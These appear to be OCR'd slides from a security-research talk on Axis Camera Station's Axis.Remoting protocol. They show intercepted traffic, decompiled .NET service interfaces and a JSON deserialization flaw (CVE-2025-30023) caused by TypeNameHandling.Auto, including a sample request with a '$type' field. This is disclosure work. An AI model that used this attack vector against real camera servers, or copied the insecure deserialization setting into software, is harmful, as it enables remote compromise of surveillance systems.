
On-Prem Connection




On-Prem Connection



On-Prem Connection




6,000+ servers around the world!!!



Let’s Deep Dive!


Axis Camera Station / Device Manager

- Windows .NET applications
  - Client and server
- Uses Axis.Remoting protocol
  - Wrapped in **mTLS**
- Requires authentication
  - Windows Host/Domain Credentials



Let’s Unwrap the protocol!

MiTM the Connection with mTLS



Let's analyze the protocol!

- **User-Agent:** protocol name (Axis.Remoting)
- **NTLMSSP**: Authentication method (NTLM Challenge Response)
- **Hostname**: name of computer
- **Request/Response**: JSON-based Service::Method pairs
- **Service, Method**: the logic to invoke on the server

```
Listening for incoming connections on port 55754...

CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N

...

CLIENT --> SERVER DATA:
NTLMSSP-
¬aJ¬¬¬¬¬MyHostname\Claroty

...

CLIENT --> SERVER DATA:
¬¬¬{
  "Request": {
    "Id": "JCuqIzL2fdAp",
    "Service": "VersionFacade",
    "Method": "get_ProductVersion",
    "Parameters": {}
  }
}
SERVER --> CLIENT DATA:
¬¬¬{
  "Response": {
    "Id": "JCuqIzL2fdAp",
    "Value": {
      "Id": "5vg9aykDfvh3",
      "Result": "5.57.33556"
    }
  }
}
```

ServiceContract

- **ServiceContract** is used
- Client can invoke functions (contracts) on the server
- Common RPC in .NET

```
namespace WindowsClientApi.Common.Versions
{
    // Token: 0x020002C7 RID: 711
    [ServiceContract]
    public interface IVersionFacade
    {
        // Token: 0x170006AE RID: 1710
        // (get) Token: 0x06000FD0 RID: 4048
        Version ProductVersion
        {
            [OperationContract]
            get;
        }

        // Token: 0x170006AF RID: 1711
        // (get) Token: 0x06000FD1 RID: 4049
        Version ProtocolVersion
        {
            [OperationContract]
            get;
        }
    }
}
```

What happens when we have a complicated function?

```
namespace WindowsClientApi.Common.Remoting
{
    // Token: 0x02000309 RID: 777
    [ServiceContract]
    public interface ISessionFacade
    {
        // Token: 0x0600118A RID: 4490
        Task<LogOnDto> LogOnAsync(Uri uri, ClientInformationDto clientInformationDto, CommunicationType communicationType,
          CancellationToken ct);

        // Token: 0x0600118B RID: 4491
        Task LogOffAsync(ServerIdDto serverId, CancellationToken ct);

        // Token: 0x0600118C RID: 4492
        Task LogOff2Async(Uri uri, CancellationToken ct);
    }
}
```

What happens when we have a complicated function?

```
namespace WindowsClientApi.Common.Remoting
{
    // Token: 0x02000309 RID: 777
    [ServiceContract]
    public interface ISessionFacade
    {
        // Token: 0x0600118A RID: 4490
        Task<LogOnDto> LogOnAsync(Uri uri, ClientInformationDto clientInformationDto, CommunicationType communicationType,
          CancellationToken ct);

        // Token: 0
        Task LogOff

        // Token: 0x0600118C RID: 4492
        Task LogOff2Async(Uri uri, CancellationToken ct);
    }
}
```

```
ClientInformationDto clientInformationDto,
```

What happens when we have a complicated function?

```
ClientInformationDto clientInformationDto,
```

```
namespace WindowsClientApi.Common.Remoting
{
    // Token: 0x02000305 RID: 773
    [DataContract]
    public class ClientInformationDto : Dto
    {
        // Token: 0x0600117E RID: 4478 RVA: 0x00010A08 File Offset: 0x0000EC08
        public ClientInformationDto(string machineName, string machineWindowsUserName, string machineWindowsUserSid, string
          preferredLanguage)
        {
            this.MachineName = machineName;
            this.MachineWindowsUserName = machineWindowsUserName;
            this.MachineWindowsUserSid = machineWindowsUserSid;
            this.PreferredLanguage = preferredLanguage;
        }
```

Parameter Deserialization (CVE-2025-30023)

- Non-primitive params are deserialized
- Using **TypeNameHandling.Auto**

  → Super dangerous!

```
// Token: 0x060002B9 RID: 697 RVA: 0x00009BE4 File Offset: 0x00007DE4
private object DeserializeObject(Type type, string jsonText, DataContext context)
{
    object obj;
    try
    {
        DataContext.Current = context;
        using (JsonTextReader jsonTextReader = new JsonTextReader(new StringReader(json
        {
            obj = this.GetJsonSerializer(context).Deserialize(jsonTextReader, type);
        }
```

```
public JsonNetSerializer(IDtoConverterService dtoConverterServiceService)
{
    this.dtoConverterServiceService = dtoConverterServiceService;
    this.jsonSerializerWithTypeNameHandlingNone = JsonSerializer.Create(this.GetSerializerSettings
      (TypeNameHandling.None));
    this.jsonSerializerWithTypeNameHandlingAuto = JsonSerializer.Create(this.GetSerializerSettings
      (TypeNameHandling.Auto));
}
```

```
(TypeNameHandling.Auto));
```

Example Request

```
CLIENT --> SERVER DATA:
¬¬¬{
  "Request": {
    "Id": "fYpAWaAoNNf9",
    "Service": "SessionFacade",
    "Method": "LogOnAsync",
    "Parameters": {
      "uri": "net.tcp://[redacted]:55754/",
      "clientInformationDto": {
        "$type": "WindowsClientApi.Common.Remoting.ClientInformationDto, WindowsClientApi",
        "MachineWindowsUserName": "DESKTOP-[redacted]",
        "MachineWindowsUserSid": "[redacted]",
        "MachineName": "DESKTOP-[redacted]",
        "PreferredLanguage": "en",
        "ServerId": "00000000-0000-0000-0000-000000000000"
      },
      "communicationType": 1,
      "ct": "audcKz4EZann"
    }
  }
}
```

We have a deserialization vulnerability!

Let’s exploit it

Connection Lifecycle

mTLS connection → Start Axis.Remoting → NTLMSSP Challenge Response → Axis.Remoting Req/Resp (deserialization)

```
Server Hello, Certificate, Server
Client Key Exchange, Change Cipher
New Session Ticket, Change Cipher
```

```
CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N
```

```
SERVER --> CLIENT DATA:
NTLMSSP¬¬¬¬¬¬¬¬¬8¬¬¬¬ÂšN'hê
¬aJ¬¬¬¬D¬E¬S¬K¬T¬O¬P¬-¬D¬5¬
CLIENT --> SERVER DATA:
¬¬¬¬X
CLIENT --> SERVER DATA:
NTLMSSP¬¬¬¬¬¬¬¬¬X¬¬¬¬¬¬¬X¬¬
```


```
"Request": {
  "Id": "fYpAWaAoNNf9",
  "Service": "SessionFacade",
  "Method": "LogOnAsync",
  "Parameters": {
    "uri": "net.tcp://1[redacted]3:55754/",
    "clientInformationDto": {
      "$type": "WindowsClientApi.Common.Remo
      "MachineWindowsUserName": "DESKTOP-[redacted]
      "MachineWindowsUserSid": "S-1-5-21-459
      "MachineName": "DESKTOP-[redacted]",
```

This is auth!

mTLS connection → Start Axis.Remoting → NTLMSSP Challenge Response → Axis.Remoting Req/Resp (deserialization)

```
Server Hello, Certificate, Server
Client Key Exchange, Change Cipher
New Session Ticket, Change Cipher
```

```
CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N
```

